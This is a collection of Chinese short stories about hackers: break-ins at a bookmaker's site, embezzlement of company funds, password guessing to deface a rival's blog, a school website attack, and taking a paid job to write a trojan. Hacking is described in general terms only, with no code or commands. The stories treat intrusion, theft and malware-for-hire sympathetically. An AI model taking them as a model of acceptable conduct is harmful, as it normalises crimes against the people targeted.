冬不是经常使用MSN，因此他们之间的联系大多靠的是电子邮件。当冬看完艾尔的邮件时，被艾尔的大胆所吓了一跳。艾尔在邮件中说德国世界杯正在热火朝天的进行中，欧洲的一些博彩公司在这次世界杯中下了很大的筹码，如果能够入侵了他们的网站，查找到他们的分析及一些赌注的详细情况的话，大笔的跟进，会发一笔大财。

俄罗斯黑客就是这么天不怕地不怕，只要给钱，哪怕是要他们黑掉普京的网站，他们都干。说实话，冬对于这样的事并不感兴趣，更何况这种“黑”吃“黑”的事情风险也不小。但是那一笔大财对于冬来说简直就是一个巨大的诱惑，如果有了这笔钱那么他就可以带着碟儿一起去美国进行手术了，那笔钱可以换来蝶儿应有的幸福与欢乐，那是上天欠她的。冬想了好久，终于答应了艾尔。

接下来的几天，冬每天都在研究着艾尔交给他的英国William Hill公司的网站。对于这类网站，其安全性自不必说，普通的系统远程溢出漏洞及国内外那些常见的注入漏洞根本就不会存在的。因此，他把目标放在了对方使用的APACHE服务组件及PHP脚本上。冬花了两天的时候仔细研究了APACHE的源代码，终于从中找出了一个未被发现的目录遍历漏洞，利用这个漏洞，冬找出了数据库链接文件，然后又从中找出了MySQL数据库的连接用户及密码。使用得到的用户和密码，冬成功的连接进入了对方的数据库，然后他又利用MySQL的一个本地溢出漏洞，成功得到了对方系统的root权限。

冬在对方的系统里寻找着一切有用的文件，最后他在/root目录下一个名为arcanum（秘密）下的agreement（协议）的目录里发现了许多古怪的文件，那些文件的名字赫然是巴特斯、特雷泽盖、波多尔斯基、德科……这些不都是那些球星的名字吗？难道……没有时间去他细思考了，冬将这些文件以及全部的数据库文件下载了下来传给了艾尔，然后清除掉对方系统日志里关于自己的记录后，就悄无声息的退出了网络。

第二天一大早，艾尔就上线兴奋的告诉冬，他昨天同几个HangUP组织里的成员一起研究过那些文件，那都是一些博彩公司与球员秘密协议踢假球的约定，另外，他们也仔细分析了数据库中关于下注的情况，他们有百分之八十的把握判断意大利最终会成为冠军。艾尔兴奋的告诉冬，只要他们大量的跟进买意大利冠军就可以赢取一大笔钱了。

那一刻，冬恍惚的似曾看到了自己正带着碟儿一起踏上开往美国的班机，似乎看到了手术康复后的碟儿欢快和自己一起去看香山的红叶。不过，赢到那笔钱的前提下是－－下注。冬陷入了沉思。

心烦的时候，冬去医院看望了碟儿。只要看到冬，蝶儿总会变得很开心。“冬，你看，我已经好了，可医生怎么还不让我出院呀？我要你陪我出去玩！”蝶儿抱怨道。“蝶儿乖，听医生的话，等你出院后我再陪你重新去香山，我要给你用红红的枫叶编一个花环戴在蝶儿公主的头上！”蝶儿仰起头思索了一下，笑着回答道：“真的吗，用枫叶怎么能编成花环呢？你可不许骗我呀！不然，我就要你背我下山！”蝶儿开心的笑着，但从她清澈的眼睛深处，冬却看到了一丝淡淡的忧愁。

从医院回来，冬打开了电脑，在辗转登录了国内外的几台跳板电脑后，冬连接上了公司的财务系统，很快的他就猜解出了用户和密码。这个过程对于冬来说很简单，看着屏幕上银行转帐的界面，冬颤抖的双手有些不受意识的支配，几次都输错了帐号，冬可以感觉到自己的心跳在不断的加快。他无法想象点下确定之后，自己的结局会是怎样，或许那是一个没有归路的歧途。可是当他一想到蝶儿那清纯充满渴望的眼神，冬就感觉到自己必须要那么做，为了蝶儿。

不知过了多久，冬重重的点下了确定，将公司的五十万元转进了艾尔的账户，然后又将系统里所有可能的纪录全部清除的干干净净，不留一点痕迹。做完这一切，冬心神不安的在椅子上坐了一大会儿，而后才联系了艾尔。艾尔把冬转过去的儿以及自己弄到的钱全部兑换成了欧元，都投进了William Hill博彩公司。

正如冬所料，公司很快的就发现了有五十万元的款项不翼而飞，整个公司上上下下都震惊了。看着警察在公司里进进出出，看着那些网络安全公司里的电脑高手日夜的分析着电脑系统里的数据资料，冬每天都活在惊恐之中，虽然他相信那些电脑高手几乎不可能追查到什么有用的信息，顶多也就是认为是国外的黑客无意中入侵了公司的网站然后又入侵了内部的财务系统，然后偷窃了那笔钱，汇到了国外的某个贩号上。但冬仍然陷入了极度的不安。每个人的议论和推测的语言仿佛都在冬的内心上重重的敲击着，冬不停的告诉自己，坚持坚持，为了碟儿一定要坚持！

7月12日世界杯终于结束了，如愿以偿的意大利摘取了冠军，艾尔在比赛结束后的第一时间兴奋的像冬报着喜，按照博彩公司的三倍的赔率，扣掉那50万，冬正好可以掉下100万。

冬心中的那份不安终于可以平息了，他把自己账户中艾尔汇过来的150万分写成了50万和100万两张支票。冬带着轻松的心情敲开了碟儿家的门。

望着碟儿热情的父母，冬说道：“伯父伯母，你们把这个收下，带着碟儿去美国做手术吧，另外告诉碟儿，公司派我到国外去出差，可能要好几年都不会回来了。告诉她，一定要快快乐乐的活着。”冬强忍着要流出的眼泪，把那张100万的存单和写着密码的纸条递到了蝶儿父母的手中。

望着那张支票，蝶儿的父母愣住了，惊讶得问道：“冬，你怎么会有这么多钱？这钱是哪儿来的呢？”冬微微的笑了一笑，说道：“伯父伯母请相信我吧，这个钱不是偷不是抢的，是我给国外的一个朋友做了一些事的报酬，请照顾好碟儿，我走了！”说完冬就以最快的速度离开了碟儿的家。他知道或许自己以后再也不会见到蝶儿了，他很想再去见蝶儿一面，可是他不能，他怕自己忍不住。冬最后一次又去了香山，虽然那里已经没有了满山的枫叶，但是却充满了蝶儿和他快乐的记忆。回想自己自从认识蝶儿后的这一切，就像是一部电影一样离奇而又真实的演绎着，自己所做的亦如电影里一样的奇妙，但是为了碟儿冬很愿意把这一切演完，虽然演到最终的结局，可能永远不能和碟儿在一起，但是他还是无怨无悔。

第二天一大早，冬就怀着忐忑不安而又异常轻松的心情敲开了总经理的办公室。冬虔诚的站在总经理的面前说道：“对不起，总经理，那个盗用公款的人就是我，这里是五十万。我已经没有什么好解释的了，今天我就是来负荆请罪的，任由您的发落。”

冬低着头，不敢看总经理一眼。总经理的声音亦如平时的缓慢与稳重，听不出一丝的愤怒：“我已经知道了！”

冬吃惊的抬起头，望着不怒自威的经理不禁问道：“你知道？您怎么知道的？什么时候知道的？”


总经理淡淡一笑说道：“昨天下午一对自称是你的亲人的老人过来找我，问你要去哪里出差，还告诉我说你给了他们一大笔钱。我之所以没去找你，就是想给你一个站在我面前承认错误的机会。”顿了一下，总经理又说道：“你很喜欢蝶儿吧！”冬点了点头。总经理又接着说道：“蝶儿的父母已经将你和蝶儿的事都告诉我了。真心的喜欢一个人就是要让她幸福快乐，更何况，你还是为了挽救她的生命才做的这件事，我很理解。其实你有什么困难说出来大家都会帮你的，可如果你这样一意孤行的话，早晚会走入歧途的。这件事我会尽力帮

你的，希望公安部门能够从轻处理。”那一刻，冬感觉到自己真的解脱了，压在心里的那片乌云也顷刻间烟消云散了。

最终，冬由于主动投案自首，且认罪态度良好，又及时归还了公司损失的财产，而原告亦不追究，鉴于冬的出发点很特殊，法院判处冬有期徒刑五年，缓刑半年。

22日，就在蝶儿18岁生日的那一天，冬带着碟儿踏上了开往美国的班机，看着弦窗外白色的云，冬拥着蝶儿幸福的相视一笑。蝶儿深情的说道：“冬，谢谢你。以前，都是你像天使一样守护着我，带给我快乐。现在，我也要做你的天使，五年的时间算什么，我可以等你一辈子。”望着蝶儿坚定的目光，冬感动的把碟儿拥在了怀里。

用五年的自由来换取一辈子的幸福，对于冬来说，这或许是他最好的结局了。



寂寞鞭炮声

海边一粒沙

孤单久了，就变成了一种习惯。爱得累了，就会想方设法的逃离。在眼泪的对面是一片没有希望的稻田，而我是那一穗没有开花结果的稻禾，在秋天来临时黯然的枯黄憔悴，甚至没有留下任何的回忆。

当许枫看到“灰色符号”BLOG上面这段话的时候，心突然的疼痛了。许枫一直都没有想到符号，那个外表阳光、语言诙谐幽默但尖酸刻薄的家伙会写出这样一段让人看了想哭的文字。

许枫是来黑站的。黑掉“灰色符号”的网站，但是现在许枫有些置疑自己的意念。也许符号并不是那么轻狂自大的人，也许符号并不是那种多嘴多舌、喜欢往人伤口上撒盐的家伙，也许……许枫给自己找了很多的理由，告诉自己放弃这次的行动。

许枫放弃了这次行动，但是并不代表就会停止和符号的口水之战。许枫就是讨厌符号在黑客交流群里的大放厥词，虽然她对一些技术确实有着独到的见解，但是许枫就是不喜欢她那种清高的态度。一个真正的黑客不但要具备高超的技术，同时也要有优良的品德。许枫认为她就没有。

晚上九点半，许枫在群里和大家讨论情人节的一些事情。许枫喜欢“猫咪瞌睡”，那个温柔如猫的女孩子，总会让他在疲惫的时候为之一震，快乐青春的气息就算是阻隔在网络两端，也会让许枫觉得别样的清新，而且两个人还一样爱好着黑客技术。许枫认为“猫咪瞌睡”也应该是喜欢自己的，否则怎么会有彻夜畅谈的话题，怎么又会在她伤心或者烦恼的时候，都对他说呢！但是许枫还是有一点点的怕，不知道该怎么像这个快乐像鸟儿一样的女孩子说出喜欢。所以他在群里不断的求助，希望大家给予一些意见。

爱情是个永恒的话题。大家不吝赐教的向许枫搬出了三十六计。许枫呢，倒也是很认真的记了下来。这时符号却说出了一句让许枫非常讨厌的话：“我看你别准备了，估计你没戏！情人节你还是老老实实的在家里呆着吧！”

许枫讨厌符号，尤其是她说话极其不中听的时候。所以反驳道：“你这是嫉妒吧！自己找不到男朋友就来破坏别人，对不对？”

“行了吧，别那么唐突了。要是确定人家真的喜欢你，再去找人家才算是有把握。感觉你做事一点头脑都没有！”虽然许枫看不到符号的表情，但是他却可以感觉到符号讽刺的味道有多浓烈。气得真想拿键盘从显示器里穿过去拍符号的脑袋，但是许枫把电脑视为生命，所以在愤怒快要爆发的那一刻压抑住了想要冲动的行为。

瞬间群里一片狼烟四起，口水之战又拉开了序幕。难听、伤人的语言像一把利剑刺在两个人的心上。争论喋喋不休的继续着，最后符号终于沉默在许枫的狂轰猛炸之中。虽然这样许枫还是觉得心口一阵阵的绞痛，深夜二点十分许枫终于躺了下来，手足冰冷，被符号气得。

接下来的几天，符号再也没有出现过。她突然间的消失倒让许枫觉得很不自在，就像少了点什么一样。可能这种感觉就叫做孤独吧，幸好，还有猫咪陪着，许枫的心才会安分下来。但是许枫一直都在想，符号去了哪里呢？是不是上次的话说得太重了，毕竟符号还是一个女孩子，从她blog上面的话来看，她并不快乐。许枫的大脑被符号完全占据着。

再过几天就是情人节了，许枫一直都在期待着那一天的来临。在紧张和激动中许枫度过了每一天的每一分每一秒。这天晚上刚刚下线的猫咪居然又上线了，并且主动找许枫说：“情人节你想怎么过呢？”

许枫感觉到心怦怦的跳动着，很久才平定心情说道：“我想和你过，我去你那个城市找你好吗？”

很快猫咪就回复了：“不好，还是我去找你吧！好吗？听说大连的风景很好，我想去看看，你带我玩玩好不好！”

许枫感觉很意外，但是来不及多想了。连忙雀跃的说好。猫咪调皮的发过来一个狂笑的表情说道：“那么，2月14号我们在Angellpromissory咖啡厅见面好吗？”许枫的心里盛满了幸福！

2月14日这一天，许枫买了一大束火红的玫瑰，准时来到Angell promissory坐在了靠窗的座位上，焦急的看着街道上流动的人群。就在这时一位身着黑色服装的女孩子像他走了过来。淡定的站在许枫的面前，冷冷的说：“你就是许枫吗？”

许枫看着眼前这个美丽但是却冷酷的女孩子，虽然年轻但是脸上却带着很多沧桑与疲惫的感觉。望着她注视的双眼，许枫的脸红红的发烫：“你是猫咪吗？”

女孩坐在许枫的对面要了一杯咖啡说：“我是符号！”

许枫诧异地看着眼前美丽冷酷得有些妖娆的符号说道：“为什么是你？明明就是猫咪来约我的！”

符号低着头，只是认真的搅动着杯子里的咖啡，连头都不抬的说道：“情人节我一个人，给你个面子约你出来陪我！”

许枫脸都被这个疯丫头气黑了。狠狠的拍着桌子说道：“这到底是怎么回事？”

符号好像并不知道发生了什么似的说：“什么怎么回事啊？就是我一个人无聊寂寞，所以约你出来的。当然，我知道我约你，一定约不出来。所以入侵了猫咪的电脑。事情大概就是这么简单！”

许枫真想把那杯滚烫的咖啡泼在符号冷若冰霜的脸上，她和网上的感觉一点区别都没有，还是这样厚颜无耻。许枫气愤的站了起来，恼羞成怒的说道：“难道你就从来没有考虑过别人的感受吗？伤害别人你是不是很开心。”然后留下符号一个人不怒不笑不辩解的坐在那里，搅动着咖啡。喃喃自语的说道：“孤独习惯了，就开始寻找出口。悲伤一旦成了习惯就会和幸福作对。但我只想你不受伤而已。”但是许枫已经走得听不见了。符号失落的喃喃自语的声音，只能消散在咖啡厅幽幽的歌声中。

许枫被气坏了，他从来都没见过这么无耻卑鄙的小人。对这个女孩子许枫恨之入骨，也许这种恨也是来自于男人的尊严，被一个玩黑的女孩子耍得团团转。对于许枫来说这是极大的讽刺。曾经看到符号的那段话，让许枫或者还有一些怜悯，但是这种感觉不复存在了。

在网络上流连的人，大多数都很寂寞孤单。每个人都在网上寻找着一种精神寄托。符号在网络上最在乎的就是自己的BLOG，那上面有她的技术分析也有她的全部心情，看着每天在自己小窝里来来往往的人，符号的寂寞和忧伤

会被稀释得很淡薄。许枫知道黑掉符号的BLOG她会很伤心，但这恰恰是许枫要做的。

许枫拿出阿D注入工具，开始对符号的BLOG网站进行全面的检测。但是全部查了个遍，也没有发现一个注入点。许枫并不死心，又换用明小子注入工具，但是换了几个注入工具后，也都没有注入成功。香烟在许枫的手指之间一支支的燃烧着，那些错乱的烟雾缠绕在许枫的心头，始终都没有办法找出一个头绪。许枫知道符号不是一个等闲之辈，就在许枫知道她入侵了猫咪电脑的那一刻就没有轻视这个疯子。但是他没有想到她的网站居然这么难以拿下。

符号的网站在许枫的心里是搁浅不下的心事，一度也曾想放弃，但是一想到在咖啡厅那天的情景，许枫的愤怒就会越烧越烈。而人偏偏就是奇怪的东西，有些事情越是不愿意想起，偏偏就会记忆犹新，许枫尝试了很多的方法，但最后的结果都是不乐观的。难道真的要入侵网站的服务器吗？似乎为了发泄代价太大了。许枫一直都是比较理智的，他突然想到，也许利用社会工程学会找到一些蛛丝马迹。许枫便开始调查符号的一些资料，在网络上很多东西都是虚伪的，但很多事物也是真实透明的。许枫查到符号在15岁的时候就是一个小有名气的黑客了，是俄罗斯tip alliance小组的组长。tip alliance一直都是保持中立的组织，组织内人员不允许参加任何的网络战。符号因为参加了当年的中美黑客对战，在01年夏天被tip alliance开除后普查无音信了，而她当初使用的英文网名也从此再也没有使用过。

许枫怎么也不肯相信符号竟然就是几年前的传奇人物。但在事实面前许枫却不得不承认符号确实是个厉害的角色。所以许枫开始有了放弃入侵的想法。不过抱着试试的态度，许枫开始猜测符号的密码，他把符号当年使用的英文网名以及从资料中找到的她的生日还有以前使用过的电话号码，另外，许枫又查找了符号曾经写过的许多技术文章，从中找了许多符号为了测试而使用的用户名和密码。他把这些做成了字典文件，然后使用工具开始尝试破解符号的密码。整整跑了两个多小时，密码真的被猜解了出来。使用破解出来的密码，许枫获得了符号blog的管理权限。

许枫删除掉了所有数据，让符号blog的页面漆黑一片。黑完符号的blog，许枫开始慢慢的冷静了，自己为什么要这么做，难道只是因为符号戏耍了自己吗？许枫开始觉得自己很可怕，但错了也就错了，虽然很不安但也很得意。

接下来的日子里许枫每天都非常小心的保护着自己的电脑和网站，不知道报复什么时候会出现。对于防范符号的入侵许枫还真没什么把握。符号的名声和技术是有目共睹的。防患于未然，所以许枫在接下来的几天里都在做着网站及自己电脑的防护工作。但是事情好像超乎了许枫的意料，符号好像在人间蒸发了一样，没有任何的消息。

在符号消失的这段时间里，许枫开始觉得寂寞，少了符号的罗嗦和霸道，生活开始变得寂寞。对于猫咪的感觉似乎也变得很飘忽，可以整天的不去想念。符号的身影却越发得清晰，开始想念，夜晚开始变得很漫长。

无论许枫怎么想念，符号是坏女人的概念一直都没有在许枫的心里瓦解。直到安全小组的阿E有一天突然大惊小怪的对许枫说："枫子，知道符号是谁吗？她原来就是安全界的大姐大，曾经是tip alliance的组长耶，绝对暴料吧！"

许枫淡淡的一笑："那又怎么样？那都是曾经的光环，现在谈起来也没有什么颜色了。何况她的人品那么差！"

阿E不满的大呼小叫道："枫子你这么说就不对了，符号人品很好啊。即使她人品不好，也轮不到你说。她对你可够意思哦。"

阿E的话让许枫很费解，好奇的问道："哎，你可别这么说。我可没看出来她对我哪里够意思了。"

阿E气愤的说道："你丫的太没良心了。大家都知道你喜欢猫咪，那天猫咪在'顶尖联盟'的群里对符号说你要找她过情人节。你知道她怎么说你吗？说你不知道天高地厚，你要是来了，她就带着她男朋友去见你，羞死你！"

许枫看到阿E的话，脑袋嗡的一声一片的空白。不相信的反驳说："你撒谎！猫咪怎么会对符号那么说呢！"

阿E不屑的说道："猫咪是符号的徒弟，这事你一直都不知道吧？你知道当天在群里符号是怎么说的吗？她对猫咪说，我能教你怎么学技术，却不能教你怎么做人。许枫已经和我约好了，情人节一起过。你别瞎想了。"

许枫呆呆的坐在电脑前，其实他最不愿意知道的并不是猫咪对他没有任何好感，或者是故意伤害他，猫咪的是否青睐对于许枫来说已经微不足道了。他最不愿意知道的是自己一直冤枉了符号。这段时间以来，符号blog上面的那段话一直萦绕在许枫的心中，他无法相信符号会是一个以取笑别人为乐的坏女人，但是偏偏又不想她是善良的。因为他不想伤害善良。在矛盾中度过的人最害怕知道的就是真相。许枫很恨自己，不知道该怎么样争取符号的原谅，也不知道该怎么样面对自己。

接下来的日子，许枫一直都在寻找着符号，而符号也一直都没有出现过。就像从来不曾存在一样。QQ、MSN、E-mail留言无数，却一直似石沉大海一般。新年快到了，许枫一点快乐的感觉都没有，整个心都为符号挂念着。他知道符号喜欢深夜上线，所以许枫几乎是改变了作息时间，每天都是凌晨六点才开始他的睡眠。但即使这样也没有等到符号的出现。

许枫一直相信一个人只要活着就不可能消失的太久，总有一天她会主动出现。只是许枫觉得空等的时候总是太漫长。新年那一天早上七点，电话的铃声响了起来。许枫迷糊中听到一个女人说她是符号，能不能在附近的公园见上一面。许枫迷迷糊糊的答应了，然后扔下电话躺在床上准备继续梦周公。他的脑袋在枕头上停留三秒钟的时间，他连忙蹦了起来。穿上衣服，穿着拖鞋向外飞奔。

虽然是过年，但喜庆也无法冲淡冬日的寒冷。符号穿着黑色的棉裙坐在公园里的单杠上。眯着眼睛盯着阳光不知道在看些什么，脸上扬着浅浅的微笑，在阳光中颓废着。许枫坐在单杠旁边的椅子上，低着头想说对不起，却怎么也说不出。

符号淡淡冷冷的说："你是不是讨厌我？"

许枫想说不是，但是不讨厌的话怎么会黑了符号的blog呢？许枫想打趣的说是，但是抬起头看着符号坐在单杠上忧伤的望着空洞的天，什么也说不出来。

符号笑意更多了，但是忧伤的感觉也更加浓郁了。她捋了捋挡在眼前的长发无所谓的说："不说就是讨厌了。不过没关系，我要走了。你讨厌不讨厌都没有关系。"

"去哪儿？"许枫突然觉得符号让人心疼。她此刻的样子像即将流浪的蒲公英，或者是一只一直孤单的狼。

符号继续没有声色的说："我不知道，一会儿去火车站看一下地图。或者能买到哪里的车票就去哪儿！"许枫开始意识到自己心疼的感觉更加深刻了。几乎用哀求的语调说道："为什么要离开，不走不行吗？"

符号拿出一支烟，若无其事的抽着。迎着温暖的阳光，微笑着说："我从小就生活在富有的家庭里，我的妈妈漂亮贤惠，我的爸爸英俊温柔。我家很有钱，我爸妈也很爱我。我想要什么他们就给我什么。我九岁那年的生日礼物是一台电脑。在那个刚刚开始使用Win95系统的年代，我是被人羡慕的。我有过最美好的时光。

在2000年我加入了国际著名的黑客组织tip alliance，我感觉那是莫大的荣耀，但是我爸妈的关系开始恶化。爸爸开始不爱妈妈了。2001年我参加了那次中美的黑



客大战，虽然那个时候我还只是菜鸟，但是我把对父母关系恶化的无奈，还有对祖国无限的热爱都报复在美国的一些网站上面。后来我被tip alliance开除，爸爸也终于离开了我和妈妈，和一个女人开始了他们崭新的生活。我不知道自己那段日子除了黑色是否还有其他的颜色，我的世界也只剩下了妈妈。

爸爸离开之后妈妈从来没有哭过，那个时候我还一直坚信生活并不是很残忍。但是当妈妈像一片落叶一样从高高的楼上摔下时，我的世界一下子就塌了。妈妈的后事安排好了后，我趁爸爸不注意带走了妈妈所有的财产流浪到了今天。

我恨那个叫父亲的男人，他给予了我生命，但却遗弃了我。他给了我幸福的天堂，却又亲手把我推下了地狱。而我更不愿意见到那个夺走我所有幸福的女人，我无法叫出阿姨那个两字。不知道什么时候开始我喜欢上了流浪，因为一旦固定下来，生活中的每个细节成为习惯之后，某一天会不幸的被摧毁。这个城市只是我流浪的一个转折点，现在我要走了。”符号还是微笑着看着天，犀利坚强的眼神中带着脆弱的泪，脸上的笑容依旧但是忧伤的阴霾更深浓。

许枫吃惊的看着用平静的语气讲完所有故事的符号，眼睛疼疼的，鼻子酸酸的。一滴滴眼泪掉了下来，滑过脸庞流入口中，滋味是苦的。他不知道该用什么话来安慰她，除了心疼她的痛，也在内疚对她的伤害。短暂的沉默后，符号从单杠上跳了下来。脸上没有了眼泪的痕迹。她微微的一笑说：“那么许枫，再见！”许枫想喊住符号，说声对不起或者是我愿意保护你。但是喉咙中像是塞了一块石头一样。他只想哭，所以只能不停的流泪看着符号一点点的消失在阳光的深处。许枫站在晨风中半个小时才想到了什么一样，拿出了手机给远方的继父打着电话说：“爸，我知道文文在哪了。我找到文文了。”电话里面那个年过半百的老人喜极而泣着，千叮咛万嘱咐的拜托许枫要把文文带回去。而当许枫挂断继父电话，再给符号打过去的时候，却提示用户已关机。许枫茫然的站在晨风中，不知道那个网名叫做“灰色符号”的文文的手机以后是否还会打通。她还会流浪多久？飘零累了，是不是会有个人送她一个温柔的怀抱！

许枫耳边响起了噼啪的鞭炮声，灰色符号一个人孤单的流离在春节喧闹的幸福中。许枫呢喃的重复着说：“灰色符号对不起，好想照顾你！”

燕尾蝶与蒲公英

Res.KID

有些人无论怎么掩饰，内心始终是个孩子，忧郁而任性的孩子……

云上网已经有很多年了，虽然他不是什么黑客高手，也不是什么程序奇葩，但是对于他来说网络就是他生命的一切。他可以在这个世界里尽情畅游，也可以在这个领域里赏善罚恶，他的女朋友靓就是在网络里认识的。云并不是一个低调的人，至少在靓出现以前不是。他当过校合唱队的领唱，拿过全国中学生作文竞赛的一等奖，在中考计算机上机考试时，他修改了考试试题的出现概率而获得了满分，上高中后他又通过学校机房的学生客户端电脑清查了某老师中下的木马，而后又利用社会工程使该老师使用的电脑成了自己的肉鸡，弄的那位老师哭笑不得。

后来他认识了靓，他的生活改变了。一个在网络世界里并不绚丽的女孩，可是云却被她的气质深深的吸引。云内向而忧郁，可是在比他小两岁的靓面前他发现了很多的共同语言。他们都爱听孙燕姿的歌，都喜欢元稹的诗喜欢古典文学，连偶像也都相同——比尔．盖茨。云和靓认识后一直保持着联系。云的学习成绩并不是很理想，他甚至想过要放弃高考，可是靓却一直鼓励他、支持他，让他找到了自信。“虚拟的世界是不真实的，幸福是要靠努力来争取的。白痴。”“你永远是最棒的，未来并不是虚无飘渺的梦！”短信一条一条的发到了云的手机里，云的心里暖暖的，他似乎感觉到一种叫做爱情的东西在心灵深处涌动着。云曾不只一次想要对靓表白，可是他又控制住了自己，觉得自己太天真了。自己家离北京那么远，怎么可能和她恋爱呢？

云对靓的感觉一天比一天强烈，终于他作出了决定，要考北京的大学，去北京找靓。他并没有急于告诉靓，他害怕自己考不上，要知道北京大学的分数似乎比他控制的肉鸡数目还要多。就这样为了达到自己的心愿，他开始发疯似的学习，每天不到五点就起来，深夜才入睡。整整高三一年都没有上网，只为了能考一个北京的大学和靓永远在一起。随着高考的临近，云总是有种时间不够用的感觉，同时靓的短信也越来越少了……

残酷的高考终于到来了。它在无情的剥夺了许多人的大学梦的同时，也让许多有才华的人脱颖而出。云写的高考作文“燕尾蝶之死”被定为满分作文而使云成功的考上了北京的一所重点大学，但是云并没有任何的心情来庆祝，因为就在云高考结束后，正在上中学的靓告诉云自己有男朋友了。

云茫然的一个人坐在空荡荡的房间里发呆，默默的念着自己的那篇作文“从前有一只毛毛虫，它从来不知道自己是一只美丽的燕尾蝶，陪伴它、鼓励它的只有一株蒲公英，它们发誓要永远在一起……终于有一天毛毛虫要开始作蛹了，它能够变成一只世界上最美丽的蝴蝶来陪伴蒲公英，可当他破蛹而出的那一瞬间，蒲公英却被温柔的风带走了。它奋力地挥动着自己还稚嫩的翅膀用尽全力循着风的踪迹去寻找那株蒲公英，当它找到那株蒲公英的时候，蒲公英已经被风吹进了熊熊的火焰之中……爱就是这样的无奈……燕尾蝶流下了她一生中第一滴也是最后一滴的眼泪，然后头也不回的就冲向了烈火，与蒲公英一起化成了灰烬……”

云进入了大学计算机系，他的大学生活一直以电脑和啤酒为伴。他仍然和靓保持着联系，但却对靓隐瞒了自己为靓所做的一切，他只希望靓能够幸福，哪怕自己会一个人对着电脑静静的度过一生。他整天一个人面对着电脑屏幕发呆，来静候着生命的凋零。

有一天，酩酊大醉的云接到了靓的电话。

“我和他分手了……”

“为什么？”

“他说怕影响学习……”

“……如果有一天我告诉你……我从高中时就喜欢你了，你会怎么办？”

“……开什么玩笑……又喝酒了吧……早点睡吧……”

“我说的是真的！”

“……为什么过了这么多年你才告诉我……”

云终于和靓见面了，后来靓考上了云所在的那所大学，他们又走到了一起……

然而故事并没有结束，生活总喜欢和人开玩笑。云由于整天迷恋着电脑，一学期就挂了5门课，都是

一些与计算机完全不相关的课。云受到了留级的处分，他生活几乎崩溃了。云恨透了大学专业课程的不合理，找学校理论却又得不到答复。云觉的自己是计算机专业，因为那些毫不相关的功课而留级很委屈，他决定黑掉学校的网站来报复。他把自己的想法告诉了靓，但是靓却坚决不同意。

一向宠着靓的云这次并没有妥协，尽管他知道自己的做法并不正确，可好强的自尊心仍然让他坚持自己的想法。当靓泪流满面地从云和他的电脑边走开的时候，云狠狠地咬着嘴里的烟蒂，连他自己也不明白他这样做究竟是为了什么？

靓低声的对着云念着他最喜欢的那首决绝词“春风撩乱伯劳语，此时抛去时。握手苦相问，竟不言后期。君情既决绝，妾意已参差……”云低着头一句话不说。靓说云变了，变的好可怕……

靓从云的身边消失了，而云一个月以来一直闷在屋里研究着学校网站的漏洞。他的屋中堆满了烟头与方便面的包装袋，空气几乎能让人窒息。云用着最后一点力气在电脑屏幕前挣扎着，他已经好几天没有睡了。他表情木讷的盯着显示器，飞快的敲击着键盘。突然他的脸上露出了一丝欣慰的笑容，他终于发现了网站的漏洞。正当他准备黑掉网站时，疲劳不堪的他却重重的倒在了床上……

云醒来的时候发现自己躺在医院的床上，床头放着一张字条，上面是靓熟悉的字迹：“云，我知道以你的个性我是劝不了你的，然而我又不能眼睁睁的看着你走上那条不归路，我只能替你做了你想做的事。还好，我比你提前一步黑掉了网站，当我准备向你辞行时却发现你倒在了床上……以后，我们好好过日子好吗？你说过会照顾我一辈子的……别在做那些没有意义的事情了，其实我很早就喜欢上了你，当看到你高考写的那篇作文时我哭了，我会做一株只属于你的蒲公英的，别象故事中的燕尾蝶那么傻好吗……”

此时的云以泪流满面，是悔恨，是痛苦，还是深深的自责……他发疯似的冲出了病房，想去找到靓，可是一切都太晚了……

云在网络世界彻底蒸发掉了，没人知道他去了哪里，也没人知道他在做什么。他只在QQ签名里留下了一句话“有些人无论怎么掩饰，内心始终是个孩子，忧郁而任性的孩子……”

某年某月后的某一天，中美第二次黑客大战开始了，听说中国的一对代号“燕尾蝶”与“蒲公英”的情侣黑客成为了新的黑马……



“生活也许就是这样，索然无味中又夹杂着那么一丝的快乐。”

这是一个闷热的季节，老天给予了我们额外的恩惠－－雨。闲来无事，于是我便冒雨走入了网吧，雨滴夹杂着泥土的气息仿佛是从天而降的珍珠溅落满地，天空中的阴云像灰黑色的天鹅绒笼罩着整个城市，马路上到处可以看到为避雨而慌忙逃窜的人们。

我径直走入了网吧，和外面的情景相比，这里则是热火朝天。一阵热浪向我袭来，我仿佛感受的到上网者身上兴奋的汗水和电脑高负荷动转下的呻吟。象往常一样，我坐到了角落靠窗户的那台电脑前，我喜欢一边上网一边欣赏雨中漫步的情侣们。

突然，一阵短促的提示音想起，那是有人给我发来了信息。我握着光电鼠标轻轻的点开屏幕右下角的图像，视线慢慢的转移到屏幕的中央，放下刚刚从口袋里拿出来的香烟和打火机，注视着屏幕上的那一行字：“朋友，帮我做个‘枪’，可以吗？”

我深知“枪”是什么意思。鼠标掠过右上角的关闭按钮，我扭过头看着窗外的雨丝纷飞。闷热潮湿的空气里夹杂着谩骂声爬上了我的那一片角落，网吧里最后一片消静的领地也被侵占了。我拿起香烟，猛吸了一口，烟没有点燃。没有点燃的烟就像是萌芽中的灵魂，而要享受它，就必须去点燃。十分钟后，我重新打开了ＱＱ，给对方发了一句回复：“好的，十天后交货，一共5000元，银行卡号是……”

